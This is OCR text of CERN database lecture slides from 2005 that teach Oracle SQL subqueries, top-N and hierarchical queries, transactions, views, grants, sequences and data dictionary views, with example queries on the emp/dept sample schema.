
Who works in the same department as Clark?

Main query

“Which employees work in Clark's department?”

Subquery

(“What is Clark's department?”)



Subqueries (2/3)


- ***Who works in the same department as Clark?***

```
SQL> SELECT ename FROM emp
  2   WHERE deptno = (SELECT deptno
  3                   FROM emp
  4                   WHERE ename = 'CLARK');
```

- Logically, think of subqueries in the following way:
  - Subqueries (inner queries) execute once before the main query
  - The subquery results are used by the main query (outer query)


Optimization may actually lead to a different execution implementation

(But you should not worry about that anyway!)



Types of subqueries (3/3)

- Single-row (and single-column) subquery
  - *who works in THE same department as Clark?*
    `SELECT … WHERE dep = (SELECT dep FROM… )`
- Multiple-row (and single-column) subquery
  - *which are the names of the MANY employees that are someone else's managers?*
    `SELECT … WHERE empno IN (SELECT mgr FROM… )`
- Multiple-column subquery
  - *who works in the same department(s) AND under the same boss(es) as Clark or Ross?*
    `SELECT … WHERE (dep, mgr) = (SELECT dep, mgr FROM… )`
- *SQL detects all cardinality inconsistencies*
  - *you cannot*
    `SELECT … WHERE empno = (SELECT empno, mgr FROM… )`




Correlated subqueries

- ***Who are the employees that receive more than the average salary of their department?***
- In previous subqueries the inner query was executed *ONLY ONCE* before the main query
  - the same inner query result applies to all outer query rows
- Now the inner query is evaluated FOR EACH ROW produced by the outer query

```
SELECT empno, ename, sal, deptno
 FROM emp e
 WHERE sal > (SELECT AVG(sal)
        FROM emp
        WHERE deptno = e.deptno)
        ORDER BY deptno, sal DESC;
```

- In selecting, correlated subqueries are similar to joins
  - Though there may be performance (dis)advantages in both solutions
  - Big difference: they may also be used in updates (for filtering rows)



Subqueries in the FROM clause ("inline view")


- ***What are the employees salary and the maximum salary in their department?***
- We cannot mix group functions with other rows

```
SQL> SELECT ename, sal, MAX(sal), deptno FROM emp;
SELECT ename, sal, MAX(sal), deptno FROM emp
       *
ERROR at line 1:
ORA-00937: not a single-group group function
```

- We can use a "inline view" as the data source on which the main query is executed (FROM clause)

```
SELECT e.ename, e.sal, a.maxsal, a.deptno
  FROM emp e,
      (SELECT max(sal) maxsal, deptno
         FROM emp
         GROUP BY deptno) a
 WHERE e.deptno = a.deptno
 ORDER BY e.deptno, e.sal DESC;
```

```
ENAME    SAL MAXSAL DEPTNO
------ ----- ------ ------
KING    5000   5000     10
CLARK   2450   5000     10
MILLER  1300   5000     10
SCOTT   3000   3000     20
SMITH    800   3000     20
(...)
```




Top-N queries

- ***What are the 5 most well paid employees?***
- *We need to use in-line view together with the ROWNUM pseudocolumn)*

```
SELECT empno, ename, job, sal
   FROM
   (SELECT empno, ename, job, sal
      FROM emp
      ORDER BY sal DESC)
   WHERE ROWNUM < 6;
```

- **And the next 5 most well paid?**

```
SELECT empno, ename, job, sal
   FROM (SELECT ROWNUM row#, empno, ename, job, sal
           FROM (SELECT empno, ename, job, sal
                   FROM emp
                   ORDER BY sal DESC))
   WHERE row# BETWEEN 6 and 10;
```




Hierarchical queries

- Display selected data in a hierarchical order (using only one SQL statement!)
  Who sits at the top of the pyramid?
  Who is next in line?
- Syntax:

```
SELECT… FROM… WHERE… START WITH <condition>
      CONNECT BY key_next_row = PRIOR key_last_row
```


- Pseudo-column LEVEL is the hierarchy level

Hierarchical SQL queries are Oracle-specific




Hierarchical queries: example

```
SELECT empno, ename, mgr, LEVEL
  FROM emp
  CONNECT BY PRIOR empno = mgr;

EMPNO NAME      MGR LEVEL
----- --------- --- -----
101   Kochhar   100     1
108   Greenberg 101     2
109   Faviet    108     3
110   Chen      108     3
111   Sciarra   108     3
112   Urman     108     3
113   Popp      108     3
```



Transactions

- **What if the database crashes in middle of several updates?**
- Transaction is a unit of work that can be either saved to the database (COMMIT) or discarded (ROLLBACK).
- Objective: Read consistency, preview changes before save, group logical related SQL
- Start: Any SQL operation
- End: COMMIT, ROLLBACK, DDL (CREATE TABLE,...)
- Rows changed (UPDATE, DELETE, INSERT) are locked to other users until end of transaction
- Other users wait if try to change locked rows until end of other transaction (READ COMMITTED mode)
- Other users get error if try to change locked rows (SERIALIZABLE mode)
- If crashes, rollbacks.




Transactions

- User A

```
SELECT balance FROM
  accounts WHERE user = A;
     (BALANCE = 300)

SELECT balance FROM
  accounts WHERE user = A;
     (BALANCE = 300)


SELECT balance FROM
  accounts WHERE user = A;
     (BALANCE = 300)

SELECT balance FROM
  accounts WHERE user = A;
     (BALANCE = 50)
```


- User B

```
UPDATE accounts
 SET balance = balance-
  200
 WHERE user = A;

SELECT balance FROM
  accounts WHERE user =
  A;
     (BALANCE = 100)

UPDATE accounts
  SET balance = balance-
  50
  WHERE user = A;

COMMIT;
```



Documentation


- **Oracle SQL: The essential reference**
  David Kreines, Ken Jacobs
  O'Reilly & Associates; ISBN: 1565926978; (October 2000)
- **Mastering Oracle SQL**
  Sanjay Mishra, Alan Beaulieu
  O'Reilly & Associates; ISBN: 0596001290; (April 2002)
- **http://otn.oracle.com**
- **http://oradoc.cern.ch**



Questions & Answers

Advanced Database Features

		Wednesday 23 February	
14:00 - 14:55	Lecture 3	**Advanced Database Features**	Zornitsa Zaharieva Miguel Anjo
		This lecture will give an overview of what a database offers to improve the performance of very big databases (index-organized tables, partitioning, etc.) and certain features for protecting the data when working in a multi-user environment in a database. It will also show how to put more logic into the database layer and make the database ‘smarter’ by capturing database events through triggers or adding programming logic to the execution of SQL commands (PL/SQL functions). The lecture is heavily based on the Oracle implementation of all these features. 1. Creating a table from a table 2. Creating an index-organized tables 3. Other indexes (bitmap, function based, reverse, multi-column) 4. Using partitioned tables • range, hash, composite partitioning • global, local indexes 5. By what authority – users and privileges 6. Views 7. Materialized views 8. Accessing Remote Data - synonyms, db links 9. Introduction to PL/SQL 10. Triggers 11. PL/SQL procedures, functions and packages	



Data Management and Database Technologies

CERN School of Computing


Advanced Database Features

Miguel Anjo

Zornitsa Zaharieva

CERN

23-FEB-2005



Advanced Database Features

Contents

Part 1

: Granting/revoking

: Views

: Data Dictionary

: Partitioning

: Index organized tables

: Other indexes

Part 2

: Accessing remote data

: Materialized views


: Introduction to PL/SQL

: PL/SQL functions, procedures

: PL/SQL packages

: Triggers

2/56 Miguel Anjo, Zornitsa Zaharieva – CERN Data Management and Database Technologies



Advanced Database Features

Views

– *I want the users not to see the salary but the department location in a simple query*


```
CREATE VIEW v_emp AS
  (SELECT ename, job, dname
      FROM emp, dept

      WHERE emp.deptno = dept.deptno);
```

– If emp or dept table changes, v_emp will appear to have changed!

– A view is a stored SQL statement that defines a virtual table

```
SELECT * FROM v_emp;
```

3/56 Miguel Anjo – CERN /IT-ADC-DP/ Data Management and Database Technologies



Advanced Database Features

Views: benefits and typical usage

- Why use views?

To make complex queries easy

- Hide joins, subqueries, order behind the view
- Provide different representations of same data


To restrict data access

- Restrict the columns which can be queried
- Restrict the rows that queries may return
- Restrict the rows and columns that may be modified

To provide abstract interfaces for data independence

- Users formulate their queries on the views (virtual tables)


4/56 Miguel Anjo – CERN /IT-ADC-DP/ Data Management and Database Technologies



Updatable views

- *What about update v_emp?*
  (the view with employers, job and department name)

- Views can generally be used also to *insert, update or delete* base table rows
  - such views are referred to as *updatable views*
- Many restrictions (some are quite intuitive…)
  - views are not updatable if they contain GROUP/ORDER BY
  - Key preserved (base table row appears at most once)
- For extra consistency, specify “WITH CHECK OPTION”
  CREATE VIEW v1 AS … *WITH CHECK OPTION*
  - cannot insert or update in the base table if not possible to select by the view after that modification!




Grant / Revoke

- ***May I give read access to my tables/views to other user?***

- DBA’s can grant/revoke any administrative privilege
- *Only you can grant/revoke privileges (select/insert/update/delete) on the objects you own*
  - *Not even the DBA!*
- Access can be granted on tables or columns
  - Check in **USER_TAB_PRIVS** and **USER_COL_PRIVS** the privileges you have granted or have been granted
    (data dictionary tables, wait a few slides more)
  - *Use views to give access to a subset of the data only*
- Accessing a table in another user’s schema:

```
SELECT * FROM oradb02.emp;
```


- It is good practice to create synonyms to hide the fact that objects are outside of the schema (manageability)



Sequences

- ***Is there a number generator for unique integers?***

- A “*sequence*” is a database object that *generates* (in/de)creasing *unique integer numbers*
- Can be used as *Primary Key* for the rows of a table
  - In the absence of a more “natural” choice for row ID
- Better than generating ID in application code
  - Very efficient thanks to caching
  - Uniqueness over multiple sessions, transaction safe, no locks
- No guarantee that ID will be continuous
  - rollback, use in >1 tables, concurrent sessions
  - Gaps less likely if caching switched off



Creating and using sequences

- Sequence creation (with many options)

```
CREATE SEQUENCE seq_deptno
INCREMENT BY 10  (default is 1)
MAXVALUE 1000     (default is 10^27)
NOCACHE;    (default is `CACHE 20’ values)
```

- Get values:

```
SELECT seq_deptno.NEXTVAL FROM DUAL; -- 1
SELECT seq_deptno.CURRVAL FROM DUAL; -- 1

INSERT INTO dept VALUES
  (seq_dept.NEXTVAL,‘HR’,‘ATALANTA’); -- 11
```

Data dictionary views

Schema information:

user_ts_quotas	lists all of the tablespaces + how much can be used, how much is used
user_objects, user_tables, user_views…	objects created in the user's schema
user_sys_privs, user_role_privs, user_tab_privs	system privileges roles granted to the user privileges granted on the user's objects
user_segments, user_extents	storage of the user's objects

- all_* tables with information about accessible objects

Data dictionary views

```
SELECT * FROM user_ts_quotas;

TABLESPACE_NAME      BYTES MAX_BYTES BLOCKS MAX_BLOCKS
--------------- --------- --------- ------ ----------
TRAINING_INDX       65536        -1     16         -1
TRAINING_DATA   869597184        -1 212304         -1
